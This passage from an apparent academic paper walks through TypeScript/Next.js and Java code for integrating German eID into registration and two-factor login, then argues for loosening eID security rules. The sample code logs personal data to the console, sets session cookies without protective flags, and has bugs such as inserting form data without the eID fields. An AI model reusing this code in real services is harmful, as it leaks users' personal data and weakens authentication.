When the endpoint generates a TC Token, it initiates a connection with the eID-Server by sending a 'useIDRequest' request. This request returns a session identifier, which is then shared with the eID-Client as part of the TC Token. To make this connection, SOAP client libraries can be used, or HTTP POST requests with XML data can be sent. The latter approach is simpler, as it only requires two specific functions from the eID-Server

```
const soapRequest = async (body: string) => {
  const res = await fetch(serverUrl, {
    method: "POST",
    body: Buffer.from(body),
    headers: { "Content-Type": "text/xml" },
  });
  return res.text();
};

export const useID = async () => {
  const res = await soapRequest(useIDRequest);
  console.log("useID:", res);
  const session = hex_to_ascii(getXMLValue(res, "ID", "Session"));
  const psk = getXMLValue(res, "ID", "PSK");

  return { session, psk };
};
```

Figure 43: Functions "soapRequest" and "useID"

```
const useIDRequest = `<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:eid="http://bsi.bund.de/eID/">
  <soapenv:Header />
  <soapenv:Body>
    <eid:useIDRequest>
      <eid:UseOperations>
        <eid:GivenNames>REQUIRED</eid:GivenNames>
        <eid:FamilyNames>REQUIRED</eid:FamilyNames>
        <eid:DateOfBirth>REQUIRED</eid:DateOfBirth>
      </eid:UseOperations>
      <eid:TransactionAttestationRequest>
        <eid:TransactionAttestationFormat>
          http://bsi.bund.de/eID/ExampleAttestationFormat
        </eid:TransactionAttestationFormat>
        <eid:TransactionContext>id599456-df</eid:TransactionContext>
      </eid:TransactionAttestationRequest>
      <eid:LevelOfAssuranceRequest>
        http://bsi.bund.de/eID/LoA/hoch
      </eid:LevelOfAssuranceRequest>
      <eid:EIDTypeRequest>
        <eid:SECertified>ALLOWED</eid:SECertified>
        <eid:SEEndorsed>ALLOWED</eid:SEEndorsed>
      </eid:EIDTypeRequest>
    </eid:useIDRequest>
  </soapenv:Body>
</soapenv:Envelope>`;
```

Figure 44: String for useIDRequest

After establishing a session with the eID-Server, the endpoint also provides a 'RefreshAddress', which points to another endpoint called 'authcomplete'. Once the eID process is completed, the eID-Client will call this 'authcomplete' endpoint, passing the session ID, first to check the validity of the URL, then using the user's browser with added URL parameters such as “ResultMajor”. When this happens, the service will use the provided session ID to query the eID-Server using the “getResultRequest” function, which will then return the requested personal data. While it's possible to store this data on the server side and link it to a session, the 'authcomplete' endpoint takes a different approach: it generates a short-lived (e.g. validity of 5 minutes) JSON Web Token and stores it in a cookie. The user will be redirected to the register form with email and password fields.

```
export async function GET(request: NextRequest) {
  const searchParams = request.nextUrl.searchParams;

  if(!searchParams.has("ResultMajor")){
    return NextResponse.json({}, { status: 302, headers: { Location: request.url }});
  }

  const sessionID = searchParams.get("session")!;
  const sessionIDHex = ascii_to_hex(sessionID);

  const { name, surname, dateOfBirth } = await getResult(sessionIDHex);
  const jwt = await signeIDJWT(name, surname, dateOfBirth);
  cookies().set("eid-jwt", jwt);

  console.log(name, surname, dateOfBirth);
  console.log(sessionID);

  return NextResponse.redirect(new URL("/register", request.url));
}
```

Figure 45: Function of the Endpoint "authcomplete"

```
const getResultRequest = (
  session: string
) => `<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:eid="http://bsi.bund.de/eID/">
  <soapenv:Header />
  <soapenv:Body>
    <eid:getResultRequest>
      <eid:Session>
        <eid:ID>${session}</eid:ID>
      </eid:Session>
      <eid:RequestCounter>1</eid:RequestCounter>
    </eid:getResultRequest>
  </soapenv:Body>
</soapenv:Envelope>
`;
```

```
96  export const getResult = async (session: string) => {
97    const hexSession = ascii_to_hex(session);
98    const res = await soapRequest(getResultRequest(session));
99    const name = getXMLValue(res, "GivenNames", "PersonalData");
100   const surname = getXMLValue(res, "FamilyNames", "PersonalData");
101   const dateOfBirth = getXMLValue(res, "DateOfBirth", "DateOfBirth");
102   return { name, surname, dateOfBirth };
103 };
104
```

Figure 46: SOAP Call for getResultRequest

When the user enters their password and email on the form and submits it, the triggered form action will verify the authenticity of the JSON Web Token (JWT) stored in their cookie. If the token is valid, the system will retrieve the associated data and then validate the information entered on the form. If everything checks out, the system will create a new entry in the database using the provided data. Querying the eID-Server can also be done inside the form action, removing the necessity of a session or JWT, but it depends on the architecture.

```
8   export async function registerAction(data: FormData) {
9     const obj = Object.fromEntries(data);
10    const { data: formData, success, error } = registerSchema.safeParse(obj);
11    if (!success) {
12      return { message: error.errors };
13    }
14    try {
15      const { name, surname, dateOfBirth } = await verifyeIDJWT(
16        cookies().get("eid-jwt")?.value!
17      );
18      const data = { ...formData, name, surname, dateOfBirth };
19      const res = await db.insert(user).values(formData);
20      console.log(res.changes);
21      return { message: "success" };
22    } catch (e: any) {
23      return { message: e.message };
24    }
25  }
```

Figure 47: Form Action for Registering with JWT

6.5 Integrating eID for Login

The login process can be enhanced by implementing a two-factor authentication (2FA) architecture utilizing the (eID) for login. To facilitate this, an additional "factor" field is added to the JSON Web Token to indicate whether the user has completed one or two factors.

```
export async function signJWT(email: string, factor: number) {
  return await new jose.SignJWT({ "urn:example:claim": true })
    .setSubject(JSON.stringify({ email, factor }))
    .setProtectedHeader({ alg })
    .setIssuedAt()
    .setExpirationTime(factor === 1 ? "5m" : "1d")
    .sign(secret);
}

export async function verifyJWT(token: string) {
  const res = await jose.jwtVerify(token, secret);
  return JSON.parse(res.payload.sub!) as {
    email: string;
    factor: number;
  };
}
```

Figure 48: Modified JWT Utilities

The login form action remains unchanged, but the JWT is signed to indicate that it is the first step in the authentication process. Upon successful authentication with the email and password, the user is redirected to a link that triggers the eID client and aims it at

the TC Token API endpoint. The endpoint is modified to accept a URL parameter called "for", which can be set to "login" for modifying the RefreshAddress value of the TC Token.

```
export async function GET(request: NextRequest) {
  const searchParams = request.nextUrl.searchParams;

  if (!searchParams.has("ResultMajor")) {
    return NextResponse.json(
      {},
      { status: 302, headers: { Location: request.url } },
    );
  }

  const sessionID = searchParams.get("session")!;
  const sessionIDHex = ascii_to_hex(sessionID);

  const { name, surname, dateOfBirth } = await getResult(sessionIDHex);
  const { email } = await verifyJWT(cookies().get("jwt")?.value!);
  const {
    name: dbName,
    surname: dbSurname,
    dateOfBirth: dbDoB,
  } = (await db.select().from(user).where(eq(user.email, email)).execute())[0];

  if (dbName !== name || dbSurname !== surname || dbDoB !== dateOfBirth) {
    return NextResponse.redirect(new URL("/login", request.url));
  }

  const jwt = await signJWT(email, 2);
  cookies().set("jwt", jwt);

  return NextResponse.redirect(new URL("/", request.url));
}
```

Figure 49: Endpoint "logincomplete"

Upon successful login, the API endpoint redirects the user to the "logincomplete" endpoint, which takes the email from the JWT provided by the first factor authentication. The endpoint then retrieves the user's information from the database and compares it with the eID data queried from the eID-Server using the session ID. If the data matches, a new JWT token is generated with the user's email and factor number 2. The user is then redirected to a page where they can access their information.

7 Discussion

7.1 Security

The online authentication function involves a multi-step process to establish mutual authentication between the chip card, eID-Server, and web service, leveraging Public Key Infrastructure (PKI). This process incorporates various security checks to ensure the authenticity of the cardholder, including the entry of a PIN and verification of eID function revocation. Upon successful completion of these steps, the user and service provider can confidently verify each other's identities and privileges. However, this assurance is contingent upon the use of a legitimate eID-Client. Notably, if certain certificate checks are disabled at the PC or mobile application layers, a service provider could potentially utilize an alternative eID-Server to access the card's data, effectively launching a man-in-the-middle attack, which the software running on the smart card can't be aware of, as demonstrated in the "Mocking eID-Server" section.

This vulnerability undermines the effectiveness of Authorization Certificates in both on-site and online authentication scenarios. In the case of on-site reading, customers are unable to verify the authenticity of the software running on the business' eID readers, rendering the certificate useless. Similarly, in online authentication, the certificate can only provide limited protection, as the user is still susceptible to man-in-the-middle attacks by downloading software that is indistinguishable from the original software.

In contrast, the Estonian, Finnish, Latvian, Lithuanian, Belgian, and Croatian eID cards employ "Web eID", which does not have the certificate checks for validating the service providers' permissions. When a web service requests access to the contents of an ID Card, the server sends a challenge to the client to verify the ID Card's possession of the private key corresponding to its certificate. This enables the server to authenticate the ID Card and read the certificate transmitted from the ID Card, which contains the individual's data in the subject field. (Administration system for the state information system of Estonia, 2024). The security risks associated with downloading untrusted software and entering a PIN and ID-Card on an untrusted website are comparable, suggesting that the security benefits of the former approach are not significantly different from the latter.

```
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import eu.webeid.security.challenge.ChallengeNonceGenerator;
...

@RestController
@RequestMapping("auth")
public class ChallengeController {

    @Autowired // for brevity, prefer constructor dependency injection
    private ChallengeNonceGenerator nonceGenerator;

    @GetMapping("challenge")
    public ChallengeDTO challenge() {
        // a simple DTO with a single 'nonce' field
        final ChallengeDTO challenge = new ChallengeDTO();
        challenge.setNonce(nonceGenerator.generateAndStoreNonce().getBase64EncodedNonce());
        return challenge;
    }
}
```

Figure 50: The Only REST Endpoint Required for the Web eID



Figure 51: Architecture of Web eID

7.2 Adaptation

The projects on electronic identification in Germany suggests that adaptation is predominantly viewed as a demand-side issue. Consequently, efforts have been focused on educating users about eID and supporting open-source projects, such as eID-Clients and frameworks, to facilitate user adoption. In contrast, the supply side has been left to commercial initiatives. Notably, there is a lack of open-source eID-Server implementations, despite the Fraunhofer Institute developing a closed-source eID-Server for testing purposes, which is not publicly accessible (Rebahi et al.).

Furthermore, the government's influence on the supply side extends beyond the lack of support for open-source projects. As previously discussed, the issuance of Authorization Certificates limits the scope of services that can utilize eID, which may only marginally improve security. This architectural decision can only shift the security messaging from "avoid using your PIN and ID on untrusted websites" to "avoid downloading eID-Clients from untrusted websites." However, this approach also has significant drawbacks, including the need for developers to navigate a bureaucratic process to integrate eID functionality, and the exclusion of certain services from using eID, thereby limiting the adoption of eID-based authentication and network effects.

Federal Office of Administration expects following documents for requesting an Authorization Certificate every three years:

- Application form:
  - Contact person
    - Including their place and date of birth
  - Organization
  - All the fields the organization wants to read and their reasoning
  - IT-Security concept and latest examination
  - Data protection latest examination
  - Person responsible for IT security
  - Person responsible for data protection
- Privacy policy
- Extract from the Commercial Register
- Description of the interest in authorization
- Flowchart of business process
- Certificate from the Federal Office for Information Security

Also, a 102 Euro fee, which is reduced to 80 Euro in case of a rejection.

In contrast, services seeking to integrate the Estonian eID system do not require an Authorization Certificate, also eliminating the need for a standalone eID-Server. Instead, they can seamlessly integrate eID functionality into their services using open-source packages available for Java, PHP, and C#. This highlights a significant difference in the architectural approach and complexity of the two systems.

The difference in security measures does not eve fully protect all users of the electronic ID cards in Germany. This is evident with ID cards issued to third-country nationals, which are regulated by the EU. EU regulations require the reading of data on these cards without terminal authentication, a process that bypasses that the security feature required for German ID cards. Despite this seemingly lower level of protection, allowing data reading without terminal authentication has not led to any significant security problems.

7.3 Deregulation

Based on the analysis, this paper recommends two key strategies to enhance the adoption of eID: (1) open-sourcing an eID-Server to facilitate developer access and innovation, and (2) deregulating or abolishing the certificate application process to reduce barriers to entry. This approach is inspired by the successful eID architecture of Estonia, which has achieved high levels of adoption and integration. By adopting a more open and inclusive approach, Germany can increase adoption, and realize the full potential of eID technology.

One of the least impactful yet effective changes could be automatically publishing a private and public key pair for test systems and making the purchase of test ID cards more accessible. This would enable developers to create applications with eID integration while awaiting government approval, or to test eID as a potential alternative even before an application is finalized. When combined with an open source eID-Server offering, the local development process wouldn't differ significantly from that in countries already utilizing eID systems. The only necessary adjustment in production environment would be updating the private and public keys. Security wouldn’t be affected, as PKI for test cards can’t be used for reading data from real ID cards.

The maximalist approach would involve issuing new ID cards without the additional checks and modifying approved eID clients to bypass certificate verification. The major drawback of this approach is the issue of backward compatibility, as the already issued cards would still require the authentication process. To address this, the government could publish a real private and public key pair that could be used in a compatibility layer

for older ID cards. This would allow both new and existing cards to function together and without the additional checks.

Another possibility is implementing a two-tiered or opt-in system, assuming Tier 1 follows the current process. In this system, Tier 2 service providers would apply for a certificate bypassing the current bureaucratic procedures and obtain a certificate solely by proving their identity. The certificate for Tier 2 would include a marker in the subject field, which the eID client could recognize. If the eID client detects that the certificate is a Tier 2 certificate, it would prompt a pop-up allowing the user to opt-in to share their data with an unapproved service provider. Tier 1 providers would not require an additional opt-in process. This option makes users who don't update their client in time vulnerable.

8 Summary

Electronic identification (eID) cards are, in essence, microcomputers equipped with their own operating systems, file systems, and applications. Communication with these smart cards is facilitated through the exchange of Application Protocol Data Units (APDUs), as defined by the International Organization for Standardization (ISO).

In Germany, eID cards are designed with a unique functionality, enabling cardholders to securely authenticate themselves to online service providers through what's called the eID-Function or Online Authentication Function.

To integrate eID functionality for login and registration purposes, a service provider must obtain an Authorization Certificate from the government and have the necessary infrastructure for storing a private key. This certificate enables the eID-Server to authenticate itself to the eID-Client and the ID-Card.

Communication between the eID-Client and eID-Server can be facilitated through a SOAP API, as defined by the German Federal Office for Information Security (BSI), or alternative methods such as SAML or OpenID Connect, depending on the server implementation.

The eID-Server is a critical component of the eID infrastructure, facilitating communication between the ID-Card and the service provider. The service provider initiates a session with the eID-Server, session-ID is then sent to the eID-Client. The eID-Client communicates with the eID-Server, enabling the reading of data from the ID-Card, which is then transmitted to the eID-Server. Finally, the service provider queries the eID-Server using the session ID to retrieve the required data.

The decision on which data to utilize and how to integrate the ID-Card data with the service is an architectural consideration, contingent upon the service's specific requirements. Potential use cases range from automatically filling in forms with ID-Card data to employing the ID-Card for multi-factor authentication or even replacing traditional username-password authentication entirely.

Disabling certificate checks at the eID-Client application layers allows for potential man-in-the-middle attacks via external eID-Servers. This vulnerability undermines Authorization Certificates, making it a requirement for customers to verify the authenticity of software on eID readers and exposing users to attacks even if they download software that appears identical to the original.

In contrast, eID cards in Estonia, Finland, Latvia, Lithuania, Belgium, and Croatia use "Web eID," which does not require certificate checks. When a web service requests access, the server verifies the ID Card's possession of the private key, allowing it to authenticate the card and read the transmitted certificate.

In Germany, adaptation of electronic identification is mainly viewed as a demand-side issue, with efforts focused on user education and supporting open-source projects like eID-Clients and frameworks to facilitate adoption. However, the bottleneck might be the supply side. Government influence extends beyond the lack of support for open-source projects, to regulations increasing the costs of adoption for service providers in exchange for marginal security gains.

Government policies further limit eID adoption by requiring Authorization Certificates, adding bureaucratic hurdles and excluding some services. This only shifts security concerns rather than addressing them, restricting the adoption of Online Authentication Function.

In contrast, the Web eID system does not require Authorization Certificates or standalone eID-Servers. Services can easily integrate eID functionality using open-source packages for Java, PHP, and C#, simplifying the process and highlighting a significant difference in complexity.

Germany's struggle with digitalization is often marked by the creation of complex regulations that offer only minor benefits. This tendency is evident in the slow adoption of electronic identity cards (eID). If Germany wants eID’s to be widely used, some compromises are necessary. By slightly reducing security measures and increasing funding for open-source projects, Germany could ease the barriers to eID usage on the internet.

9 Literature

Administration system for the state information system of Estonia	„ eID on the Web platform“. https://github.com/web-eid Stand: 07.05.2024
Bundesamt für Sicherheit in der Informationstechnik (Hrsg.):	„TR-03119 Requirements for Smart Card Readers Supporting eID and eSign Based on Extended Access Control“. https://www.bsi.bund.de/dok/TR-03119 Stand: 05.05.2024.
Bundesamt für Sicherheit in der Informationstechnik (Hrsg.):	„TR-03124 eID-Client“. https://www.bsi.bund.de/dok/TR-03124 Stand: 05.04.2024.
Bundesamt für Sicherheit in der Informationstechnik (Hrsg.):	„TR-03127 eID-Karten mit eID- und eSign-Anwendung basierend auf Extended Access Control“. https://www.bsi.bund.de/dok/TR-03127 Stand: 05.04.2024.
Bundesamt für Sicherheit in der Informationstechnik (Hrsg.):	„TR-03128 Diensteanbieter für die eID-Funktion“. https://www.bsi.bund.de/dok/TR-03128 Stand: 05.04.2024.
Bundesamt für Sicherheit in der Informationstechnik (Hrsg.):	„TR-03130 eID-Server“. https://www.bsi.bund.de/dok/TR-03130 Stand: 05.04.2024.
Bundesministerium des Innern und für Heimat (Hrsg.):	„Personalausweisportal“. www.personalausweisportal.de Stand: 05.05.2024.
Geiger, Joerg:	„Jetzt doch kein Perso fürs Handy“ https://www.chip.de/news/Wegen-_185076093.html Stand: 06.06.2024.
Hansmann, Uwe, et al.:	„Smart Card Application Development Using Java“. 2. ed., Springer-Verlag, Berlin Heidelberg, 2002
International Organization for Standardization (Hrsg.):	„ISO/IEC 7810:2019“. https://www.iso.org/standard/70483.html Stand: 05.05.2024.
International Organization for Standardization (Hrsg.):	„ISO/IEC 7816:2011“. https://www.iso.org/standard/54089.html Stand: 05.05.2024.

NXP Semiconductors N.V. (Hrsg.):	„NXP SmartMXTM high security microcontroller IC“. https://www.nxp.com/docs/en/brochure/75017515.pdf. Netherlands, 2014, Stand: 2024.
Rebahi, Y.; Khalil, M.; Hohberg, S.:	„Open eID Fraunhofer Wiki“. https://sourceforge.net/p/open-eid/wiki/Home/ Stand: 07.05.2024
Rosche, Carsten:	„Die Smart-eID kommt“. https://www.ausweisapp.bund.de/fileadmin/user_upload/Dateien/Webinar_06.07.22/BMI_Einsatz_der_Smart-eID.pdf Stand: 05.05.2024
Veriff (Hrsg.):	„The History of ID“. https://www.veriff.com/blog/the-history-of-id Stand: 05.05.2024.
Verimi (Hrsg.):	„Documentation“. https://docs.verimi.de/ Stand: 05.05.2024